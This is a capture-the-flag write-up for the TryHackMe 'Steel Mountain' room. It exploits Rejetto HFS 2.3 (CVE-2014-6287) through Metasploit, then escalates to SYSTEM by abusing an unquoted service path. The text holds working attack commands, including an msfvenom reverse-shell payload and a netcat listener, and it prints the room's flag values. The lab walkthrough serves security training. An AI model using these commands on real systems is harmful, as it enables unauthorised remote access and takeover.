

# Steel Mountain – TryHackMe

**Objective:** capture two flags — **user** and **root**.

## Contents


|                             |   |
|-----------------------------|---|
| 1.Reconnaissance.....       | 1 |
| 2.Metasploit / Exploit..... | 4 |
| 3.Privilege Escalation..... | 5 |
| 4.Summary.....              | 8 |

## 1.Reconnaissance


We start by checking whether the host is alive.

```
root@ip-10-10-119-169:~# ping 10.10.29.134
PING 10.10.29.134 (10.10.29.134) 56(84) bytes of data.
64 bytes from 10.10.29.134: icmp_seq=1 ttl=128 time=49.9 ms
64 bytes from 10.10.29.134: icmp_seq=2 ttl=128 time=10.4 ms
^C
--- 10.10.29.134 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 10.416/30.171/49.926/19.755 ms
```

The host responds and we open the web page.




There is a “employee of the month” picture; opening that image in a new tab reveals the image filename in the URL — this filename answers one of the side questions.




Next we run **nmap**.

```
root@ip-10-10-119-169:~# nmap -sV -sC 10.10.29.134
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.29.134
Host is up (0.00046s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 8.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 micro
soft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_ ssl-date: 2025-09-25T11:18:10+00:00; -1s from scanner time.
8080/tcp  open  http             HttpFileServer httpd 2.3
|_ http-server-header: HFS 2.3
|_ http-title: HFS /
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
```

We find a web service on port **8080**. Visiting it shows a file server.



At the bottom of the page we see it's **Rejetto HttpFileServer 2.3**.



## 2. Metasploit / Exploit

In **Metasploit** there is an exploit for this version. From online research we identified the CVE: **CVE-2014-6287**.

```
msf6 > search CVE-2014-6287

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check
Description
-  -
-----
0  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent Yes
Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
```

After configuring and running the Metasploit module, we obtain a **meterpreter** session.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.29.134
RHOSTS => 10.10.29.134
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.119.169
LHOST => 10.10.119.169
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.119.169:4444
[*] Using URL: http://10.10.119.169:8080/aH9zpBCTZF
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /aH9zpBCTZF
[*] Sending stage (177734 bytes) to 10.10.29.134
[!] Tried to delete %TEMP%\q0EPXPm.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.119.169:4444 -> 10.10.29.134:49230)

[*] Server stopped.

meterpreter >
```

From that session we retrieve the **user flag**.


```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\bill\Desktop
=====

Mode                Size      Type      Last modified                Name
----                -
100666/rw-rw-rw-   282      fil      2019-09-27 12:07:07 +0100    desktop.ini
100666/rw-rw-rw-    70      fil      2019-09-27 13:42:38 +0100    user.txt

meterpreter > cat user.txt
♦♦b04763b6fcf51fcd7c13abc7db4fd365
```

### 3.Privilege Escalation

To find privilege-escalation vectors we run **PowerUp.ps1** on the target.



```
PowerUp.ps1


Overview

PowerUp.ps1 is a Privilege Escalation-based PowerShell module part of the PowerSploit project, and it comes native on Kali Linux. It contains a plethora of PowerShell scripts meant to exploit specific privilege escalation vulnerabilities, but it's most valuable script is Invoke-PrivEscAudit (or the alias Invoke-AllChecks) which quickly and succinctly scrubs the host for potential privilege escalation vectors, as well as provides recommendations for how to abuse found vulnerabilities.

meterpreter > upload PowerUp.ps1
[*] Uploading : /root/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerUp.ps1 -> PowerUp.ps1
[*] Completed : /root/PowerUp.ps1 -> PowerUp.ps1

meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```

The scan reports a service named AdvancedSystemCareService9 whose executable ASCService.exe is located on a path that is **unquoted** — the service is vulnerable to unquoted service path hijacking.



```
ServiceName      : AdvancedSystemCareService9
Path             : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName       : LocalSystem
AbuseFunction    : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart      : True
Name            : AdvancedSystemCareService9
Check           : Unquoted Service Paths
```

We create our own executable with the same name that contains a reverse-shell payload. We stop the service, upload and replace the legitimate ASCService.exe with our malicious binary via meterpreter, and then start the service again.



```
root@ip-10-10-119-169:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.119.169
LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o ASCService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: ASCService.exe
meterpreter > shell
Process 2496 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

meterpreter > cd 'Advanced SystemCare'
meterpreter > upload ASCService.exe
[*] Uploading : /root/ASCService.exe -> ASCService.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/ASCService.exe -> ASCService.e
xe
[*] Completed : /root/ASCService.exe -> ASCService.exe
```

```

meterpreter > shell
Process 1036 created.
Channel 8 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvanedSystemCareService
9
sc start AdvanedSystemCareService9
[SC] StartService: OpenService FAILED 1060:

The specified service does not exist as an installed service.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareServic
e9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110   WIN32_OWN_PROCESS   (interactive)
        STATE                : 2     START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0     (0x0)
        SERVICE_EXIT_CODE    : 0     (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT             : 0x7d0
        PID                  : 1756
        FLAGS                 :

```

When the service runs, our payload connects back and we get a reverse shell as **NT AUTHORITY\SYSTEM**.

```

root@ip-10-10-119-169:~# nc -lvnp 4443
Listening on 0.0.0.0 4443
Connection received on 10.10.29.134 49260
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Using that SYSTEM shell we read the **root flag**.

```

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80

```

CTF complete.

## 4.Summary

This room demonstrates exploiting an RCE in Rejetto HttpFileServer 2.3 (CVE-2014-6287) to obtain a meterpreter user shell, then escalating to SYSTEM by abusing an **unquoted service path** (service AdvanedSystemCareService9 → ASCService.exe) — replace the executable with a reverse-shell binary, restart the service and get a SYSTEM shell. Key lessons: always enumerate service versions, inspect Windows services for unquoted paths, and be cautious with file-serve applications on non-standard ports.